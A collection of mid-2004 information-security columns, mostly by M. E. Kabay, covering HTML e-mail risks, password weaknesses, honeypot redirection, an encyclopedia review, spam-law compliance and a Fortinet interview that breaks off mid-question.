Richard M. Smith warned of emerging e-mail vulnerabilities in 1999, when he listed dozens of problems related to HTML e-mail [1]. A particularly detailed analysis showed how HTML code in e-mail could allow breaches of privacy using images and cookies.[2] Invisible single-pixel images (called Web bugs) can enable this kind of user e-mail tracking without alerting the naïve user because most people don't examine the HTML code underlying received e-mail messages.[3,4]

Other vulnerabilities inherent in HTML e-mail include the ability to run Visual Basic scripts, ActiveX controls, and Macromedia flash, all of which can execute unauthorized and unsafe code.[5]

Some organizations and individuals are blocking HTML messages outright. Blocking incoming HTML e-mail is easy because it always includes recognizable strings associated with the HTML underlying the fancy display.

I urge everyone to send plain text instead of HTML as the default format for outgoing e-mail.

If you need to send a message with features beyond text, you can always create a word-processing document and send that. However, you should be aware that when you send a Microsoft Word document, not only are you putting the recipient at risk from embedded macros, but the appearance of your document may be quite different on the recipients computer if you do not share the same set of fonts. RTF files typically do not carry macros (although the font problem still exists). Some recipients prefer a platform-independent format such as an Adobe Acrobat PDF file rather than a platform-specific file such as an MS-Word document; PDF files do not depend on the recipients fonts for proper display and they do not carry Word macros.

So, to repeat: set your default format for outbound e-mail from HTML to TEXT in your e-mail client. Here are some hints on how to do that:

* If you are using Netscape Messenger as your client, click Edit | Mail & Newsgroups | Formatting to reach the panel that allows the configuration. Then at the top of the page, in the section labeled, "Message formatting" you can select the lower option, "Use the plain text editor to compose messages." The other section is labeled, "When sending HTML messages to recipients who are not listed as being able to receive them." You can select the second option there, "Convert the message into plain text."

* If you are using MS-Outlook, use the Tools | Options ! Mail Format sequence to reach the panel where you can select “Compose in this message format: Plain Text” as your format for outgoing mail.

* If you are using MS-Outlook Express, use the Tools | Options | Send sequence and check “Plain Text” in the “Mail Sending Format” section of the panel.

Other e-mail clients will also have options for you to select plain text.

Remember the old Shaker hymn: "’Tis the gift to be simple / ‘tis the gift to be free, / ‘tis the gift to come down / where we ought to be. . . .”[6]

Keep it simple; keep it plain.

* * *

References

[1] Smith, R. M (1999). Email security hazards.
< http://www.computerbytesman.com/security/email/ >

[2] Smith, R. M. (1999). The cookie leak security hole in HTML email messages.
< http://www.computerbytesman.com/privacy/cookleak.htm >

[3] Martin, D. (2003). Bugnosis Web Bug FAQ.
< http://www.bugnosis.org/faq.html >

[4] Tschabitscher, H. (2004). How HTML email invades your privacy. Part 1: HTML return receipts.
< http://email.about.com/library/weekly/aa121100a.htm >

[5] Slavic, P. (2002). A quick guide to email security.
< http://www.zzee.com/email-security/#zzee_link_5_1023208034 >

[6] ‘Tis the gift to be simple.
< http://www.oremus.org/hymnal/t/t717.html >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management s at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Calling All Security Recruiters

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In late June, the Norwich University campus is particularly beautiful. Set among the verdant, rolling hills of central Vermont, we are blessed with temperate weather, gorgeous country scenery, no traffic, no pollution, and lots of brilliant people. The brilliant people are the students in our online graduate programs and this year, we are proud to see the first two classes of the MSIA program graduating. The MSIA is the Master of Science In Information Assurance, the 18-month long program focusing on the management of information assurance for which I am Program Director.

We have an exciting week planned for our students. They will arrive on Friday the 18th of June and plunge immediately into a two-day workshop on Saturday and Sunday. I will be leading them in the annual INFOSEC Update to discuss recent developments across the entire field of information assurance.

On Monday morning the 21st of June, the students will be working on debate preparations; they will be in teams and preparing to argue pro or con on a number of interesting topics. On Monday evening, the distinguished security experts Stephen and Chey Cobb, CISSP will speak on privacy policy. Our students are excited at the prospect of meeting Stephen and Chey because both of them contributed to course development throughout the MSIA and because Stephen has been an Adjunct Professor in many of the courses for these students.

Most of Tuesday the 22nd will be devoted to vigorous debates. These are great fun, especially since the students don't know whether they are to argue pro or con on the specific topic they have been assigned. This is the intellectual equivalent of running sprints: intense and exhausting.

On Wednesday the 23rd, several of our students will be presenting case studies at the graduate security conference. We are thrilled and honored to announce that Dr. Peter Neumann of SRI, the world-famous security leader, author, moderator of the Risks Forum, and inveterate punster, will deliver the keynote address in the morning. This conference is open to the public at no cost and will be of particular interest to members of the Vermont InfraGard. Dr. Neumann will also be our after-dinner speaker that evening.

On Thursday the 24th of June, some of our students will be taking the CISSP (Certified Information Systems Security Professional) exam at Norwich. As always with CISSP exams, it is open to all candidates who register with the (ISC)^2.

Now, this is where I need some help from companies who are looking to hire information security professionals. At the request of some of our students, I am soliciting readers of this column who are looking for new employees or who know (or are) recruiters in the information assurance field to contact us. We would like anyone interested in our students to either show up on Thursday afternoon (by arrangement) or to send us documentation that we can give to any of our interested graduates. There would be no cost to anyone for such arrangements. If you would

like to be present or to send documents, please contact Dr. John Orlando, Associate Program Director of the MSIA at Norwich University; his e-mail address is < jorlando@norwich.edu > and his telephone number is 802-485-2729. John will tell you where you could make reservations to stay in the local area and will provide you with instructions on where to be between noon and 3 p.m. on Thursday the 24th. For those sending materials, he'll tell you where and how to ship a couple of dozen fliers or folders.

By the way, on Thursday evening, we are taking the students and selected guests on a gala cruise on Lake Champlain.

On Friday the day is devoted to the graduation itself, with practices, lectures about the Alumni Association, and then the ceremonies. I was there last year and found the whole event profoundly moving and joyful.

If you would like to know more about our MSIA program, you can visit < http://www3.norwich.edu/msia >. For lots of information and pictures about our residency and graduation week, visit < http://www3.norwich.edu/grad/residency2004/ > and follow the links to Day-by-Day for all the details.

Maybe I'll see some of you in June!

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management s at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

The End of Passwords: Problems

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

I detest passwords. Why do I loathe passwords as a method for authentication? Let me count the ways:

1. Most systems allow users to choose their own passwords. Most users have no clue how to choose passwords that will resist even the mildest guessing based on elementary research of their interests (family, hobbies, pets, favorite sports teams) or simple dictionary-based attacks (ordinary short words). Many users choose the word "password" or their own name as their password.
2. If the system applies filters to passwords to impose content and structure requirements (e.g., minimum length, inclusion of numbers or special characters, exclusion of words in a dictionary) then most users use the same password over and over and for every possible application requiring a password including their external e-mail, offshore gambling sites, auction sites, book clubs, and pornography vendors.
3. Reasonable system administrators require periodic changes of passwords; paranoid system administrators require changes of passwords so often that the users become desperate because they keep forgetting their passwords.
4. Users faced with demands for changes of passwords adopt a policy of using the same password all the time, or possibly changing a single number in the password; e.g., ramo1bilu, ramo2bilu, ramo3bilu and so on.
5. Some administrators make the mistake of having a single day (e.g., once a month) on which all passwords expire; they thus create a flurry of interventions as support staff help users who forgotten their new passwords.
6. If the system applies password histories to prevent reuse of passwords [* see note] on a particular system, users write to passwords down on scraps of paper and stick them to every available surface, often with helpful identifying notes such as, "Password for accounting system."
7. Most users share their passwords with anyone who asks; e.g., technical support staff, the guy in the next cubicle, and even complete strangers on the street who offer them a chocolate or nothing at all.
8. Some system administrators still leave their password files accessible to any eight-year-old who wants to run a password cracker for fun and profit. A very few still use unencrypted password files.
9. Many system administrators still receive no (or ignore any) real time alert when attackers try online password guessing, especially if the attacker uses slow scans that attack many different user IDs, but only one of the time, over many hours or days.
10. Some system administrators still believe that inactivation of user IDs under password-guessing attack is a reasonable response; they thus hand their system over to attackers for a simple denial of service: try every account with a dummy password. Admittedly, most system administrators understand that requiring manual intervention to reset a lost account is not the cleverest policy in the world; therefore, they configure their systems to have a

reasonable timeout (e.g., a few minutes).

11. Sometimes organizations send users both their user ID and their password in the same unencrypted message, making it too easy for accidental or deliberate interception to break security.
12. In environments where time pressure is extreme, such as medical facilities, many users bypass the nuisance of constant logon/logoff cycles by having workstations logged on every morning by whoever gets there first and then simply using that session all day.

In the next article, I'll review the usual options for replacing passwords; in the last couple of articles in a short series I will present what I think of as the Holy Grail of identification authentication -- and it's here at last.

[* Note: I cannot resist my favorite error message of all time: Jean-Jacques Quisquater reported this gem to RISKS 21(37):

"Q276304 - Error Message: Your Password Must Be at Least 18770 Characters and Cannot Repeat Any of Your Previous 30689 Passwords"

Commented the correspondent dryly, "New level of security at Microsoft."]

* * *

For Further Reading

Kessler, G. C. (1996). Passwords – strengths and weaknesses.
< http://www.garykessler.net/library/password.html >

Wagner, R. (2003). Windows password weaknesses could threaten your enterprise.
< http://www4.gartner.com/DisplayDocument?doc_cd=116510 >

Wagner, R. (2004). Will trade passwords for chocolate.
< http://www.securitypipeline.com/news/18902074 >

Quisquater, J-J (2001). Microsoft error message.
< ftp://ftp.sri.com/risks/21/risks-21.37 >
* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management s at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

The End of Passwords: Inadequate Solutions

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In my previous article on this subject, I ranted about how awful passwords are as a mechanism for authentication of identity. Practically everyone already knows that the for fundamental mechanisms for binding social identity to user ID -- that is, authentication – are

- What you know: passwords or passphrases such as nonsense strings or supposedly private information (e.g., your first love's pet name).
- What you are (static biometrics): characteristics of your body such as retinal patterns, iris patterns, hand geometry, fingerprints, face, height-to-weight ratio.
- What you do (dynamic biometrics): e.g., dynamics of voice, speech, signatures and typing.
- What you have (tokens); e.g., keys, passcards, badges, photo IDs, or anything unique or nearly unique that is difficult to obtain or counterfeit.

I'm not going to go into the details of these systems in this essay. What I want to point out is that most of these systems are good for session initiation but not so great for automatic session termination. One can place one's finger on a fingerprint reader, insert a magnetic card into a reader, look into an iris scanner, speak into a microphone, type on a keyboard, sign one's name -- all of these methods can allow an authorized user to log on to a system.

The problem is that once the interaction is complete, there is usually no mechanism for automatically detecting the departure of the authorized user. Indeed, if one tries to use tokens such as magnetic cards to detect departure by forcing the user to leave the card in the reader while the session is in progress, one of two unpleasant consequences will result: either the user will leave the card in the reader and walk away or the user will walk away with the card attached to his or her wrist and either be yanked backward or pull the equipment onto the floor with a clatter.

One promising biometric technology to allow automatic session initiation and termination is face recognition. Theoretically, it ought to be possible to set up a camera-based facial recognition system that can correctly detect the departure of an authorized user. However, I don't know of such a system in use (let me know if you do).

Another technology that should allow the kind of automatic logon and logoff I've been dreaming of is proximity cards. We already have long-established access-control systems that use Wiegand cards, which have metal particles embedded in plastic so they produce a unique signature in response to radio waves. Proximity sensors can be placed in the wall to control door locks and allow people to go in and out without having to touch their cards.

For the last 20 years, I have wanted to see a proximity sensor used with workstations to control automatic logon and logoff. This week, I learned of the authentication equivalent of the Holy

Grail: we finally have a good method for fast, effective password-free access control using proximity badges and sensors. And the results are even better than I had imagined.

More in the next article.

* * *

For further reading:

Lynch, C. (1998). A White Paper on Authentication and Access Management Issues in Cross-organizational Use of Networked Information Resources.
< http://www.cni.org/projects/authentication/authentication-wp.html >

Kabay, M. E. (2003). Identification and Authentication lecture, IS340 course.
< http://www.mekabay.com/courses/academic/norwich/is340/14_I&A.ppt >

What is a Wiegand card?
< http://whatis.techtarget.com/definition/0,,sid9_gci852292,00.html >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management s at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Honeypots: Using Connection Redirection

by B. Pelletier
Norwich University, Northfield VT

[Note from M. E. Kabay, PhD, CISSP: My undergraduate research student, Bob Pelletier, an IA Scholarship winner, graduated from Norwich University this May and has started what I am sure will be a wonderful career in the computer security field. Here is his brief summary of his much longer, masters-quality report on his research this year in our information assurance program.]

Introduction

A honeypot is defined as any system designed for the sole purpose of being exploited. This is a broad definition that can be implemented in many ways. However one designs a honeypot, the underlying goal is to create a system that appears to be vulnerable.

Honeypots have been used for two main purposes. The first purpose is research. Research groups such as the Honeynet Project have used honeypots to capture information about blackhat methods for compromising computers.

The second purpose has been for attack detection and to a lesser extent, attack mitigation. In particular, these systems have been placed in some production atmospheres among critical machines. Honeypots can serve as lightweight intrusion-detection systems. They can also use deception to confuse blackhats. The theory behind deception assumes that by creating more targets for attackers the likelihood that they will hit a legitimate machine will decrease.

Theory

My recent work has focused on the possible attack-mitigation benefits of honeypot farms and similar architectures that use a routing device to redirect attacks. If attacks going to a legitimate system can be redirected to a honeypot posing as the original destination without the attacker's knowing it, then this redirection will accomplish three things.

* First and most important, the attack against the legitimate server will be neutralized.

* Second, the attacker will not know he is attacking the honeypot and therefore will be less likely to fingerprint the system for what it really is. Most of the attacker's network mapping will be done on the legitimate server and only actual attack traffic will be redirected to the honeypot such as exploits depending on the redirection criteria.

* Third, any successful attacks that compromise the honeypot can be studied in depth and used to better protect the legitimate server since it has the same vulnerabilities by the nature of the two mirrored systems. This strategy also provides a quantitative measure of success. Any malicious traffic that is captured by the honeypot *would* have reached the legitimate server if the redirection had not taken place. This strategy has many benefits over the traditional deception methodology where it is hard to prove attacks are actually being drawn away from legitimate systems through the use of unhardened honeypots.

Technology

The key to attack redirection is packet filtering. The deception methodology employed by some honeypot solutions can potentially help protect production computers. However, the deception methodology does have its limitations. The added mist of network nodes may confuse a hacker, but what happens when the attack finally hits a legitimate machine? Nothing is redirected and the attack does not have a chance to be studied.

Many filtering methods are available but this solution requires both full packet content examination and the ability to alter packet fields. Full packet content must be examined if the majority of attacks are going to be recognized and the packets must be altered to accomplish the redirection. The Linux based firewall *_iptables_* is particularly suited for this task. With *_iptables'_* string matching functionality and its ability to mangle packets, the proposed solution can be created. To make writing the attack identification rules easier there are a few programs available that will convert intrusion-detection system (IDS) rules into *_iptables_* rules. One of these tools has been released by Bill Stearns called *_snort2iptables_*. Stearns' tool is composed of a few scripts that are able to convert 92% of the rules written for the popular IDS called *_Snort_*. Using *_iptables_* and *_snort2iptables_*, packets can be examined for attacks against well-written signatures and redirected to a honeypot system if they are deemed malicious.

Future

With honeypot technology improving, these systems will soon make their way into the common defense-in-depth strategy employed by many organizations today. With honeypots' ability to capture a vast amount of information and their possible attack mitigation capability as described in this article, they are certainly a useful tool. The day is not far away when a sleek yellow server labeled "Company Honeypot" will sit right above the servers labeled "Company IDS" and "Company Firewall". Of course other honeypots will be lurking, unlabeled, in the nearby closets to capture the actions of those devious insiders.

* * *

Author's Note

I would like to thank the staff at NetBait for their unstinting support of my research over the last year. In particular, I received a great deal of help from Ilya Zeldin, Konstantin Strakovsky and Ivan Milovidov and much appreciate their kindness. To contact me, use < mailto:pelletib@eruditeaegis.net >.

* * *

FOR FURTHER READING

Pelletier, B. (2004). Connection Redirection Applied to Production Honeypots
< http://www.eruditeaegis.net/papers.php >

Spitzner, L. (2002). *Honeypots: Tracking Hackers*. Addison-Wesley (Boston, MA). ISBN 0-321-10895-7).

< http://www.honeynet.org/ >

< http://www.honeynet.org/papers/edu/ >

< http://www.securityfocus.com/infocus/1531 >

< http://www.stearns.org/snort2iptables/ >

* * *

MSIA Security Conference open to the public – 23 June 2004 in Northfield, VT – no fee for participation.
See < http://www.mekabay.com/msia/msia_conference_2004/index.htm > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management s at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

The Internet Encyclopedia

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Hossein Bidgoli, PhD, is Professor of Management Information Systems at California State University in Bakersfield. He is Editor-in-Chief of both the _Encyclopedia of Information Systems_ and _The Internet Encyclopedia_, the latter of which I have just received for review.

This 2635-page, three-volume work is a valuable addition to any network professional's or corporate library. It includes peer-reviewed contributions from more than 240 authors and more than 840 subject-expert reviewers. It was designed with the needs of both academics and working professionals in mind. A noteworthy feature is that everyone made a special effort to write simply and plainly so that even novices such as young students would be able to understand the articles.

Subject areas include

- Applications
- Design, Implementation, And Management
- Electronic Commerce
- Foundation
- Infrastructure
- Legal, Social, Organizational, International, And Taxation Issues
- Marketing And Advertising On The Web
- Security Issues And Measures
- Supply-Chain Management
- Web Design And Programming
- Wireless Internet And E-Commerce.

In addition to the articles on individual technologies such as Active Server Pages, Bluetooth, computer languages, electronic-commerce modalities, and so on, topics (and their authors) bearing on directly on information assurance include at least the following:

- Authentication (Patrick McDaniel)
- Biometric Authentication (James L. Wayman)
- Computer Security Incident Response Teams (CSIRTs) (Raymond R. Panko)
- Computer Viruses And Worms (Robert Slade)
- Copyright Law (Gerald R. Ferrera)
- Cybercrime and Cyberfaud (Camille Chin)
- Denial Of Service Attacks (E. Eugene Schultz)
- Digital Identity (Drummond Reed and Jerry Kindall)
- Digital Signatures And Electronic Signatures (Raymond R. Panko)
- Disaster Recovery Planning (Marco Cremonini and Pierangela Samarati)
- Encryption (Ari Juels)
- Firewalls (James E. Goldman)

- Guidelines For Comprehensive Security System (Margarita Maria Lenk)
- International Cyberlaw (Julia Alpert Gladstone)
- Internet Security Standards (Raymond R. Panko)
- Intrusion Detection Techniques (Peng Ning and Shushil Jajodia)
- Law Enforcement (Robert Vaughn and Judith C. Simon)
- Legal, Social and Ethical Issues (Kenneth Einar Himma) the him
- Online Stalking (David J. Loundy)
- Passwords (Jeremy Rasmussen)
- Patent Law (Gerald Bluhm)
- Physical Security (Mark Michael)
- Privacy Law (Ray Everett-Church)
- Public-Key Infrastructure (PKI) (Russ Housley)
- Secure Electronic Transactions (SET) (Mark S. Merkow)
- Secure Sockets Layer (SSL) (Robert J. Boncella)
- Software Piracy (Robert K. Moniot)
- Trademark Law (Ray Everett-Church)
- Virtual Private Networks: Internet Protocol (IP) Based (David E. McDysan)
- Windows 2000 Security (E. Eugene Schultz).

Prof. Camille Chin, LL.M. of West Virginia University College of Law wrote an 11-page overview of cybercrime and cyberfraud. Prof. Chin writes beautifully – clear, assertive prose full of information. Her article reviews cybercrime definitions and statistics (I would have liked a brief warning about the difficulty of trusting non-scientific surveys) and then goes on to a remarkably informative and well structured summary of cybercrime including

- Cybercrime classifications
- Cybersabotage
    - Trojan horses, viruses and worms
    - Denial-of-service attacks
    - Social engineering
- Cyberfraud
    - Internet auction fraud
    - Internet identity and credit card theft
    - Internet investment fraud.

I very much enjoyed reading this review and learned a good deal from Professor Chin's case studies. I particularly appreciated her succinct recommendations to readers for self protection in each section.

The article on CSIRTs was also especially interesting to me because of the series I am currently writing on that topic. I was pleased to find that the author is Prof. Raymond Panko of the University of Hawaii at Manoa, a well-known author whose texts on data communications I have use for many years. In six pages of tightly written prose, Dr Panko provides an excellent review of key issues and guidelines for computer security incident response teams. Topics include

- Before the Incident
    - Justifying the CSIRT
    - Organizing the CSIRT

    - Technology Base
    - The Problem Of Communication
    - The Decision To Prosecute
- During the Attack
    - Discovery And Escalation
    - Analysis
    - Containment
    - Recovery
    - Protection Against Subsequent Attacks
- After the Attack
    - Sanctions
    - Postmortem Analysis.

Each article in the Encyclopedia includes extensive glossaries, cross-references, and suggestions for further reading. My only complaint is that it doesn't seem to be available (yet?) in CD-ROM. I hope the publisher will provide that option, which would make the work even more useful.

At $750 per set, this is not a casual purchase for most of us, but it is a reasonable investment for organizations with an IT staff and a must for schools, colleges, Universities and public libraries.

[Note: I have no association with the publication reviewed other than gratitude for being given a free set for evaluation. What a perk for being a columnist!]

* * *

References:

Bidgoli, H. (2002). _Encyclopedia of Information Systems_. Academic Press (ISBN 0-122-27240-4). 4-volume set.

Bidgoli, H. (2004). _The Internet Encyclopedia_. John Wiley & Sons (ISBN 0-471-22201-1). 3-volume set.
http://www.amazon.com/exec/obidos/tg/detail/-/0471222011/qid=1086609245/sr=8-1/ref=sr_8_xs_ap_i1_xgl14/102-3589482-2385717?v=glance&s=books&n=507846

Panko, R. R. (2005). _Business Data Networks and Telecommunications, 5th Edition_. Prentice-Hall (ISBN: 0-13-145449-8). .
http://search.barnesandnoble.com/booksearch/isbninquiry.asp?ISBN=0%2D13%2D145449%2D8&userid=ygx1nFSwkW&cds2Pid=946&pdf=y

* * *

MSIA Security Conference – 23 June 2004 in Northfield VT – information at
< http://www.mekabay.com/msia/msia_conference_2004/index.htm >

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management s at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Spammers Ignore FTC Rules

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

I recently received a press release from some friends at the Montreal-based Vircom company, makers of Modus e-mail security solutions. Quoting from the press release (with edits),

>The Vircom SpamBuster Team observed less than 15% compliance with the recent FTC rule for labeling e-mail containing sexually oriented material. Effective May 19th, the rule adopted by the Federal Trade Commission (FTC) decreed that all e-mails containing sexually oriented material must include the warning label 'SEXUALLY-EXPLICIT' in the subject line. The Rule implements the requirements of the CAN-SPAM Act by requiring that any person who initiates, to a protected computer, the transmission of a commercial e-mail that includes sexually oriented material must: (1) Exclude sexually oriented materials from the subject heading and include in the subject heading of that e-mail the mark "SEXUALLY-EXPLICIT" and (2) provide that the matter in the e-mail message that is initially viewable when the message is opened include only certain specified information, not including any sexually oriented material.

Over a 2-week period, Vircom's SpamBuster Team analyzed over 300,000 pornographic e-mails that should have been classified as 'SEXUALLY-EXPLICIT' under the new FTC rule. Only 15% of these e-mails were actually labeled in accordance to the law.

"Of the rare few we found that actually complied with the new FTC ruling, most came from the same sources" said Marc Chouinard, head of Vircom's SpamBuster Team. "This indicates that the vast majority of spammers who distribute sexually explicit material either do not know or do not care about eventual legal repercussions."

In a recent interview with a spammer who exclusively distributes sexually oriented material, Vircom asked why spammers will not comply with the new FTC rule. "If I write 'SEXUALLY-EXPLICIT' in the header, I can guarantee that none of my e-mails will make it through a spam filter. In fact, it won't even make it through Outlook rules" said Paul. "You might as well kiss your job goodbye."

"We are not surprised in the least that spammers are not complying with the labeling rule," said Michael Gaudette, Product Manager for Modus anti-spam solutions. “Unless the rule becomes harshly enforced, it will have negligible influence on pornographic spam. You have to remember why spammers actually spam; to get their message through to you."<

We should hardly be surprised. Indeed, antispam activists severely criticize the majority of antispam measures proposed or passed by the US Congress and even the concept of using laws as a defense against spam on the following grounds:

* The very definition of spam remains ambiguous;

* Most bills would explicitly supersede more severe state antispam laws, reducing pressure on spammers;

* Many of the laws preclude civil litigation for damages against spammers;

* Most of the laws are based on opting out of spam, allowing potentially huge numbers of unwanted e-mail messages to be sent to victims;

* The laws would essentially legalize spam and place the burden of stopping it on the recipients;

* Offshore spammers would be unaffected by any legislation;

* Litigation against criminal spammers using false identification would remain difficult.

At a fundamental level, we are suffering from spam for several underlying reasons:

1) Sending e-mail, even millions of unwanted messages, is free or almost free.

2) The current architecture of the Internet, based on IPv4, has no facility for forcing packet authentication, so most spammers can spoof headers with impunity and remain immune from identification and prosecution in the real world.

3) Enough people respond to commercial spam to maintain its profitability.

Until some or all of these underlying issues change, all the laws in the world will have about as much effect on spam as antidrug laws have had on illicit drugs.

* * *

For further reading:

Gross, G. (2003). Antispam Law Likely: Congress considers many plans, but will any solve the problem? _PCWorld_
< http://www.pcworld.com/resource/printable/article/0,aid,110881,00.asp

Vircom White Papers (PDF; registration required)
< http://www.vircom.com/Products/Modus3/Whitepapers.asp >

* Why Spammers Spam.
* Can Laws Block Spam?
* Spam Glossary of Terms.
* The Modus Manifesto.
* The Anti-Spam Buyer's Guide.

* * *

MSIA Security Conference – 23 June 2004 in Northfield VT – information at
< http://www.mekabay.com/msia/msia_conference_2004/index.htm >

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management s at Norwich University in Northfield, VT. Mich can be reached by e-mail at <

mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Speedy Security (1)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

One of the problems faced by high-volume transaction-processing systems is that security tools can cause significant bottlenecks in transmission. Firewalls, antivirus filters, virtual private network tools, and intrusion-detection systems can all cause significant slowdowns in throughput. Part of the problem is that despite massive increases in processing power, running security programs as ordinary software is not fast enough to keep up with the growing bandwidth of modern networks.

I had the pleasure of interviewing Rick Kagan, VP of Marketing of Fortinet < http://www.fortinet.com/ > at the end of May 2004. Mr Kagan is an electrical engineer (BSEE University of Michigan; MSEE U Cal Berkeley) with 20 years in the industry working at ROLM, Bell Labs, Echelon Corp., NARUS and VPNet (now AVAYA).

Field Code Changed

Q: Tell us about your history.

A: We were founded by Ken Xie, former President and CEO of NetScreen, which was recently sold to Juniper (the big networking company that competes with CISCO) for ~$4B. The basic formula for NetScreen was to take a stateful inspection firewall and accelerate it in hardware, make it easier to deploy and more cost-effective. He applied similar logic in the founding of Fortinet, only this time he decided to tackle content-level threats in addition to network-level threats. We now have 440 employees and do business all over the world. The first thing that comes to mind about why Fortinet is different is that we make the world's only ASIC-accelerated (ASIC = application-specific integrated circuit) antivirus system.

We have branded our platforms under the "FortiGate" name. They handle not only connection-based attacks as a firewall does but also content-based attacks such as spam, malicious software, and inappropriate Web content. Connection-based attacks include unauthorized access and denial of service. But most of the harmful attacks are content-based.

We have already shipped over 40,000 units since May 2002 and have won many awards including (two weeks ago), Security Product of the Year from *Network Computing Magazine*. The FortiGate series are also the only product line to have four separate certifications from TruSecure's ICSA Labs: firewall, IPSec, antivirus, and IDS.

Our customers include many small-to-medium businesses, large enterprise organizations and increasingly ISPs & MSSPs (managed security service providers). We offer a value proposition for MSSPs that is unique: we integrate critical functions into a single system, providing easier management and lower management costs. It's better for the customer too, they get better security than from a mixture of devices.

Q: What prompted you to integrating dedicated appliances into a single device?

A: Speed, lower costs and ease of management of an integrated platform are obvious answers,

but the more subtle issue is that the integration itself leads to better security. I would defy anyone to beat our system if they have to coordinate the parameters and responses of separate firewall, antivirus, antispam and content tools.

The nature of threats has evolved, with earlier systems focused on physical security, connection-based attacks focused on intrusions, and content-based attacks which are increasingly indiscriminate and which attack anyone connected to a public network. Spam and worms, for example, are the great levelers – they don't seem to be focused on specific companies but rather impact everyone. The earlier defenses to connection-oriented attacks were network-based devices like firewalls and VPN gateways; in contrast, content-based defenses tend to be deployed as software (either on the server or on the clients) – like AV software for example. In our history, those solutions that have migrated to a network-centric installation have always won.

[More in the next and concluding article.]

* * *

MSIA Security Conference – 23 June 2004 in Northfield VT – information at < http://~~www2.norwich.edu/mkabay/~~www.mekabay.com/msia/msia_conference_2004/index.htm >

Field Code Changed

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management s at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://~~www2.norwich.edu/mkabay/~~www.mekabay.com/index.htm >.

Field Code Changed

Field Code Changed

Speedy Security (2)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This is the conclusion of a two-part interview with Rick Kagan, VP of Marketing of Fortinet < http://www.fortinet.com/ >.

Q: Why have network-centric security appliances always won over client-software security systems?

A: Because in networking, speed is always the critical issue. In a network, it doesn't matter if you can turn lead into gold unless you can do it fast. So our security solutions have to evolve as the attacks do and also have to maintain performance.

The stateful-inspection firewalls did a good job in the 1990s, but as the intrusions became more sophisticated, we moved to deep-packet inspection (looking beyond the header). But then as e-mail-enabled worms, spam and other complex attacks became more common, we had to start looking at the content of packet streams to be able to identify the attacks in the first place and then to respond appropriately. But the rub is that you need hundreds or thousands of times more processing to complete content processing compared with stateful inspection; unless you provide that speed, you will bottleneck the bandwidth.

For example, lately we've had to cope with the W32/Randex.AK-net virus; its packed size is 133,120 bytes – about a hundred packets at least to transmit. Somewhere in those bytes – some at the beginning, some in the middle and some in the end – are characteristic patterns with little chance of occurring in legitimate packets. Worse still, the virus is going to be embedded in some other code. You cannot guarantee that the dispersal of the viral code will always be same across all the packets. Therefore, inspecting one packet at a time is almost bound to fail if there are enough packets. It's a bit like breaking a missile up into hundreds of pieces and mailing them independently; it's going to be hard to recognize the missile from any one package.

So it really is necessary to reassemble the packets into the original content for inspection – something that the PC antivirus does all the time. Three years ago we developed a system for content reassembly and inspection using the FortiASIC Content Processor and FortiOS Operating System to accelerate the process to such a speed that it can handle network bandwidth.

Q: So what's the maximum bandwidth?

A: Up to 2 gigabits per second (Gbps) so far on our FortiGate 4000 system which can accommodate up to 10 FortiBlade-4010 modules, which makes the FortiGate-4000 system suitable for Internet service providers. And we have other systems (that I can't discuss yet in detail) that will scale even higher.

Q: Go on about your products.

A: Around the core hardware and ASIC technology, we put all the other functionality into

firmware. We always ship a complete system with full functionality – there is no per-function license fee. Finally, around all of that we wrap the services: FortiProtect instant attack updates (we can and will update our entire installed base within five minutes); FortiCare Services for comprehensive support; and the FortiManager System for centralized management. At the moment, we match or exceed performance of ASIC-based stateful inspection firewalls but we greatly exceed the performance on deep-packet inspection and content-based protection (typically 6 to 10 times the performance for equivalent costs).

We currently have 13 models ranging from a $500 FortiGate 50 suitable for a small office/home office (SOHO) or telecommuter system all the way up to a FortiGate 4000 which can handle multi Gpbs throughput. We also have centralized management in the FortiManager device and logging tools in the FortiLog systems. The FortiClient software extends protection to remote clients such as a laptop and provides VPN functionality; soon there will be antivirus and firewall functionality (providing centralized management and low cost).

Q: Are you basing your filtering algorithms primarily on heuristic algorithms, signature-based pattern-recognition, a combination of these methods or additional techniques?

A: Primarily signature-based but also heuristics. We've also been using family-signatures that have allowed us to spot new variants of existing attacks without issuing new signatures.

Q: How do you handle inappropriate Web content? What controls do you offer your users to avoid political restrictions such as those that bedeviled some other product developers a few years ago?

